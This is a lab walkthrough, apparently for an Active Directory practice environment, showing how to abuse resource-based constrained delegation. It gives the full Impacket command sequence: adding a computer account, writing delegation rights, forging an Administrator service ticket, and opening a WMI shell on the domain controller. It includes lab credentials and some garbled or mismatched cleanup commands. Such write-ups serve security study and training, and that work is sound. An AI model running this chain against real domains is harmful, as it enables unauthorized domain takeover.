In this case, the constrained object will have an attribute called msDS-AllowedToActOnBehalfOfOtherIdentity with the name of the user that can impersonate any other user against it.
Another important difference from this Constrained Delegation to the other delegations is that any user with write permissions over a machine account (GenericAll/GenericWrite/WriteDacl/WriteProperty/etc) can set the msDS-AllowedToActOnBehalfOfOtherIdentity (In the other forms of Delegation you needed domain admin privs).
You can abuse RBCD when you can edit the attribute: msDS-AllowedToActOnBehalfOfOtherIdentity.
An example of exploitation is when you got genericAll or genericWrite ACL on a Computer.
As we can see below, based on BloodHound enumeration, user Stannis.Baratheon has GenericAll rights to KINGSLANDING which is the DC at sevenkingdoms.local domain.

1st - We do ADD a computer to the domain.
addcomputer.py -computer-name 'stark_computer$' -computer-pass 'Stark_Pass' -dc-host kingslanding.sevenkingdoms.local 'sevenkingdoms.local/stannis.baratheon:Drag0nst0ne'

2nd - Now we need to ADD Delegation Rights to our target machine(kingslanding$) from our just added computer(stark_computer$)
rbcd.py -delegate-from 'stark_computer$' -delegate-to 'kingslanding$' -dc-ip 'kingslanding.sevenkingdoms.local' -action 'write' 'sevenkingdoms.local/stannis.baratheon:Drag0nst0ne'

So it’s possible to see from the output that, Delegation Rights were added with success to our controller user (stark_computer$).
3rd - Now we can simply do the S4U2self followed by S4U2Proxy querys resulting to administrator permission in Kingslanding
getST.py -spn 'cifs/kingslanding.sevenkingdoms.local' -impersonate Administrator -dc-ip 'kingslanding.sevenkingdoms.local' 'sevenkingdoms.local/stark_computer$:Stark_Pass'

Once we got the Administrator permission in Kingslanding DC, we can use the administrator ticket to access KINGSLANDING DC.
export KRB5CCNAME=Administrator.ccachewmiexec.py -k -no-pass @kingslanding.sevenkingdoms.local

NOTE: After finishing the lab, let’s just clean the lab before we move on. We flush the RBCD entry and delete the computer account with a domain admin
rbcd.py -delegate-from 'stark_compuert$' -delegate-to 'kingslanding$' -dc-ip 'kingslanding.sevenkingdoms.local' -action 'flush' sevenkingdoms.local/stannis.baratheon:Drag0nst0ne
addcomputer.py -computer-name 'rbcd$' -computer-pass 'rbcdpass' -dc-host kingslanding.sevenkingdoms.local 'sevenkingdoms.local/cersei.lannister:il0vejaime' -delete
Also a good source is this one from shutdown: https://www.thehacker.recipes/ad/movement/kerberos/delegations#talk